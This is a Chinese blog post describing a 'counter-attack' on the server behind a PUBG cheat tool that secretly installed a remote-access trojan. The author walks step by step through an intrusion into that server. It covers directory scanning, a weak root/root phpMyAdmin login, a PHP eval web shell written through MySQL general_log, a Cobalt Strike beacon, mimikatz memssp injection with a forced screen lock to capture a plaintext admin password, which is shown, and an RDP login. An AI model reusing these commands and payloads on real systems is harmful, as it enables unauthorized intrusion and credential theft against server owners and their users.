

# 记一次对PUBG吃鸡外挂病毒的反制过程

---

原创 夜无名 HACK学习呀

2020-04-16[原文](#)

## 0X00 事件前言


这事还要从一只蝙蝠开始说起~.....疫情的原因在家闲的翻箱倒柜，翻出了这么个玩意，没错这就是“压枪神器”想当初我把把落地成盒又在某宝铺天盖地的推送下，忍痛割爱花了百来块钱买了这神器。

10:22

0.16 KB/S 4G+ 4G 92

## < 订单详情

89



绝处求生usb芯片智能压枪血雾宏鼠标主 ￥168.00

播专用无后座硬件精控追

x1

智能识别USB芯片

发货时间 3天内发货

卖了换钱

申请售后

商品总价

¥699.00

实付款 (含运费)

¥167.95

### | 订单信息

花呗账单: 去支付宝中查看

订单编号:

复制

支付宝交易号:

创建时间: 2019-04-17 09:42:09

付款时间: 2019-04-17 09:42:13

发货时间: 2019-04-17 12:54:03

成交时间: 2019-04-19 14:44:44



联系卖家

买回来后开始后悔了，经过简单的观察分析此USB的行为，并非啥智能压枪芯片，实际上就是一个软件加密狗的USB加密了商家给发的无后坐软件，通过对某宝搜索加密狗USB看看这价格，属实暴利。

10:36

0.02 KB/s 4G+ 4G 90

< yt88加密u盘



88



¥8.8

【全新外壳】东莞域天加密锁加密狗YT699软件狗USBKEY厂家防刮痕

分享

推荐

帮我选

发货 广东东莞 快递: 12.00元

月销2415

服务 7天无理由



选择 选择 颜色分类



店铺

客服


收藏

加入购物车

立即购买

## 0X01 故事开始：

因翻出了此USB加密狗，心血来潮想开把游戏试试还有没有效果，进入商家之前提供的下载地址下载软件，这次幸运的忘了关杀毒软件，哦豁？？这是嘛呀，这图标咋这么熟悉呢，这不是赤裸裸的远控吗，难怪商家之前一直强调要先关了杀毒软件在打开，原来藏着这么大的猫腻。



之前也一直傻傻的把杀毒软件都关了才开始玩的，USB是从去年四月份购入的，合着当了差不多一年的肉鸡了，坑我钱封我号就算了还拿我当肉鸡使，这谁受得了必须得搞。

## 0X02 信息收集



二话不说直接丢到微步沙箱分析一波看看能不能挖出什么重要的信息，软件的持久化跟读取系统信息这类的高危操作行为，确定远控无疑了。

## 行为签名

[查看 MITRE ATT&CK™ 矩阵 \(技术\) 检测结果](#)

### ❗ 高危行为 (1)

[全部收起](#)

**持久化** 通过创建服务实现自启动



ATT&CK ID: T1050 (在 MITRE ATT&CK™ 矩阵中的显示)

service\_path: C:\Windows\System32\Abcst.exe -auto  
service\_name: Defvwo Qrjkl

### ❓ 可疑行为 (4)

[全部展开](#)

**逆向工程** 这个二进制可能包含被加密或被压缩的数据, 可能被加壳



**网络相关** 解析到可疑的顶级域名(TLD)



**一般行为** 读取终端服务相关密钥, 通常与远程桌面 (RDP) 相关



**系统敏感操作** 在文件系统上创建可执行文件



file C:\Windows\System32\VC++.exe

### ✓ 低危行为 (2)

[全部展开](#)

**静态文件特征** PE文件的节大小异常



**系统环境探测** 获取系统信息



## 📦 执行流程



100%


- 📄 进程文件
- ➕ 创建进程
- 📄 释放文件
- 🌐 域名/IP
- ❗ 高危行为
- 启动
- 连接/释放



开始分析



龙王插件2-14.exe  
1 1



VC++.exe

### 📄 进程行为

[关闭](#)

VC++.exe (PID: 2804)

**一般行为** 读取终端服务相关密钥, 通常与远程桌面 (RDP) 相关


**系统环境探测** 获取系统信息

再翻翻有没有跟软件交互的ip或者URL做为入手点，果不其然在大量的URL链接中发现了一条开着http协议的ip地址。

```
https://www.verisign.com/cps0
http://tl.symcb.com/tl.crl0
http://sv.symcb.com/sv.crt0
http://crl.thawte.com/ThawteTimestampingCA.crl0
http://www.symauth.com/cps0(
https://pki.jemmylovejenny.tk/rpa0
http://s2.symcb.com0
http://ocsp.pki.jemmylovejenny.tk/SHA2TimeStampingServicesCA00
http://sf.symcb.com/sf.crl0f
http://t1.symcb.com/ThawtePCA.crl0
http://ocsp.thawte.com0
http://10x.xx.xx.xx/1/1.txt
http://ts-aia.ws.symantec.com/tss-ca-g2.cer0
http://cacerts.pki.jemmylovejenny.tk/EVRootCA.crt0?
http://tl.symcd.com0
http://nsis.sf.net/NSIS_Error
http://ts-crl.ws.symantec.com/tss-ca-g2.crl0(
收起
```

访问之~其http://10x.xx.xx.xx/1/1.txt内容就是软件上的公告，确定了这台ip是软件的服务器没跑了。





龙王压枪下载链接:

本芯片只为内部顾客服务!

新用户需要注册,充值,然后进行登陆加载等操作.

使用前,请清理电脑残留,杀毒,防火墙等,都需要

关闭.驱动加载成功后即可进入游戏,失败请重启

电脑,看一下新手视频进行操作.新手操作步骤,

按2/3/1/操作完后以后直接4即可回车键为确认~

1.登录 2.注册 3.充值 4.自动登陆

既然开了web的服务,直接上dirmap强大的目录探测工具看看能不能跑出啥重要信息,速度很快不一会探测出了PHPmyadmin等信息

```
#####
#
#
#
#
#
##### v1.0


[*] Initialize targets...
[*] Load targets from: http://10.10.10.10/
[*] Set the number of thread: 30
[*] Coroutine mode
[*] Current target: http://10.10.10.10/
[*] Launching auto check 404
[*] Checking with: http://10.10.10.10/dfkkukdankardhbrhiuhpqoflulfxjvcnhwofwtrkp
[*] Use recursive scan: No
[*] Use dict mode
[*] Load dict:/root/dirmap/data/dict_mode_dict.txt
[*] Use crawl mode
[200][text/html][11.00b] http://10.10.10.10/index.php
[200][text/html][11.00b] http://10.10.10.10/index.PHP
[200][text/html][11.00b] http://10.10.10.10/INDEX.PHP
[200][text/html][11.00b] http://10.10.10.10/index.php/login/
[200][text/html][179.23kb] http://10.10.10.10/info.php
[200][text/html; charset=utf-8][4.28kb] http://10.10.10.10/phpmyadmin/
[200][text/html; charset=utf-8][4.28kb] http://10.10.10.10/phpMyadmin/
[200][text/html; charset=utf-8][4.28kb] http://10.10.10.10/PhpMyAdmin/
[200][text/html; charset=utf-8][4.28kb] http://10.10.10.10/PHPMyAdmin/
[200][text/html][70.37kb] http://10.10.10.10/phpinfo.php
[200][text/html; charset=UTF-8][12.00b] http://10.10.10.10/sql.php
100% (5715 of 5715) |#####| Elapsed Time: 0:00:34 Time: 0:00:34
root@bug:~/dirmap#
```

直接复制路径访问，习惯性的一波弱口令root/root给进去了.....像这类的软件作者安全意识很低几乎没有，因为没有人去抓包去分析流量很难发现背后所交互的ip，果然又是一套phpStudy搭建起来的web服务。

### 数据库服务器

- 服务器: localhost via TCP/IP
- 软件: MySQL
- 软件版本: 5.5.53 - MySQL Community Server (GPL)
- 协议版本: 10
- 用户: root@localhost
- 服务器字符集: UTF-8 Unicode (utf8)

### 网站服务器

- Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
- 数据库客户端版本: libmysql - mysqlnd 5.0.10 - 20111026 - \$Id: c85105d7c6f7d70d609bb4c000257868a40840ab \$
- PHP 扩展: mysqli 

### phpMyAdmin

- 版本信息: phpStudy 2014
- phpStudy 2014
- 维基 (Wiki) (外链, 英文)
- 官方主页 (外链, 英文)
- 获取支持

## 0X03 Getshell

因为已经拿到了phpmyadmin的数据库且还是root权限的，可利用数据库的日志导出功能导出一句话php。

1. 先手动开启日志set global general\_log='on'



1. 检查是否开启成功show variables like "general\_log%"



+ 选项

Variable_name	Value
general_log	ON
general_log_file	C:\phpStudy\PHPTutorial\MySQL\data\instance-93fqsc...


1. 设置日志文件输出的路径，结合PHPinfo文件得到网站的绝对路径，直接输出到web路径下。

```
set global general_log_file  
="C:\phpStudy\PHPTutorial\WWW\info.php"
```



1. 写入一句话，输出到日志文件中。select '<?php eval(\$\_POST['tools']);?>'

菜刀连接上刚刚导出的一句话。




## 0X03 权限提升

到这里就已经拿到了 webshell，但 shell 的权限还太过于小我们的目标是拿下对方的系统权限，这里我用cs上

线方便后续的操作，cs生成上线程序“splww64.exe”，利用菜刀的虚拟终端管理运行我们的程序。

```
[*] 基本信息 [ C:      Windows NT INSTANCE-93FQSC 6.3 b
C:\phpStudy\PHPTutorial\WWW\> C:\Windows\splww64.exe]
```

过了几秒Cs这边也上线了。



权限到手后接下来就是激动人心的读取密码了，当然我们已经有了Administrator的权限可以自己添加个新用户，但这样会引起管理员的注意。

这里我们用cs自带的mimikatz来抓取用户的登陆密码，但很遗憾的是对方服务器是Windows Server 2012 R2版本的，Windows

R2已经修复了以前从内存获取密码的漏洞，并且IPC\$的远程认证方式也改变了，导致没办法进行hash注入，因为默认不存储LM hash，也只能抓取NTLM hash，基本上也是很难破解成功的。

```
tspkg :
wdigest :
  * Username : Administrator
  * Domain   : INSTANCE-93FQSC
  * Password : (null)
kerberos :
  * Username : Administrator
  * Domain   : INSTANCE-93FQSC
  * Password : (null)
ssp :
credman :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 2020/3/22 10:25:19
SID               : S-1-5-19

msv :
tspkg :
wdigest :
  * Username : (null)
  * Domain   : (null)
  * Password : (null)
kerberos :
  * Username : (null)
  * Domain   : (null)
  * Password : (null)
ssp :
credman :
```

## 0X04 巧取密码

难道就这样半途而废了么，不不不，敲黑板敲黑板了，Mimikatz – 内存中的SSP，当用户再次通过系统进行身份验证时，将在System32中创建一个日志文件，其中将包含纯文本用户密码，此操作不需要重启目标机子，只需要锁屏对方再登陆时即可记录下明文密码，需另传mimikatz.exe程序到目标机子，然后在cs终端执行C:/mimikatz.e

xe privilege::debug misc::memssp exit 当看到 Injected =) 的时候, 表明已经注入成功。

```
## / \ ## / ## Benjamin DEBRI gentilkiwi ( Benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # misc::memssp
Injected =)

mimikatz(commandline) # exit
Bye!

[INSTANCE-93FQSC] SYSTEM */4180 (x64) last: 1s
beacon>
```

接下来就是使对方的屏幕锁屏, 终端键入 rundll32.exe user32.dll,LockWorkStation命令。

```
mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # misc::memssp
Injected =)

mimikatz #
beacon> shell rundll32.exe user32.dll,LockWorkStation
[*] Tasked beacon to run: rundll32.exe user32.dll,LockWorkStation
[+] host called home, sent: 70 bytes

[INSTANCE-93FQSC] SYSTEM */4180 (x64) last: 5s
beacon>
```

过了许久 ..... 许久 ... 再次使用 net user Administrator查看用户登陆情况。

```

beacon> shell net user Administrator
[*] Tasked beacon to run: net user Administrator
[+] host called home, sent: 53 bytes
[+] received output:
用户名          Administrator
全名
注释            管理计算机(域)的内置帐户
用户的注释
国家/地区代码   000 (系统默认值)
帐户启用        Yes
帐户到期        从不

上次设置密码     2019/8/28 10:10:17
密码到期        从不
密码可更改       2019/8/28 10:10:17
需要密码        Yes
用户可以更改密码 Yes

允许的工作站     All
登录脚本
用户配置文件
主目录
上次登录        2020/3/26 16:13:07

可允许的登录小时数 All

本地组成员      *Administrators
全局组成员      *None
命令成功完成。

```

在管理员再次输入密码登录时，明文密码会记录在C:\Windows\System32\mimilsa.log文件，在查看目标机子产生的log文件时间刚好对应得上，下载到本地打开之~。



mimilsa.log - 记事本


Q!7281452

## 0X05 登陆系统

目标机子的明文密码已经取到手了，接下来上nmap全端口扫描出RDP 远程登录端口，执行 nmap -p 1-65355 10x.xx.xx.xx，可看到目标机子的端口是默认的3389端口。

```
root@bug:~# nmap -p 1-65355 10x.xx.xx.xx
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-26 23:38 CST
Nmap scan report for 10x.xx.xx.xx
Host is up (0.037s latency).
Not shown: 65335 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    filtered smtp
80/tcp    open  http
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
4444/tcp  filtered krb524
5554/tcp  filtered sgi-eshttp
5985/tcp  open  wsmann
5986/tcp  open  wsmans
9002/tcp  open  dynamid
47001/tcp open  winrm
49152/tcp open  unknown
49153/tcp open  unknown
```

登陆之~目前已有两千多用户了.....也可以确切的说两千多肉鸡了。



## 知识点:

1. 提取exe程序交互的ip或者URL作为入手点。

2. Phpmyadmin日志导出获取webshell。
3. Mimikatz表明注入取得明文password。

## **0X06 总结**


因一条root/root口令导致后面一连串的控制权限提升，应当增强网络安全意识，排查自己所对外开放的资产服务，关闭或修改本身的端口，拒绝弱口令！拒绝弱口令！拒绝弱口令！



**\*严正声明：本文仅限于技术讨论与分享，严禁用于非法途径。**



**点赞，转发，在看**



精选留言

---

用户设置不下载评论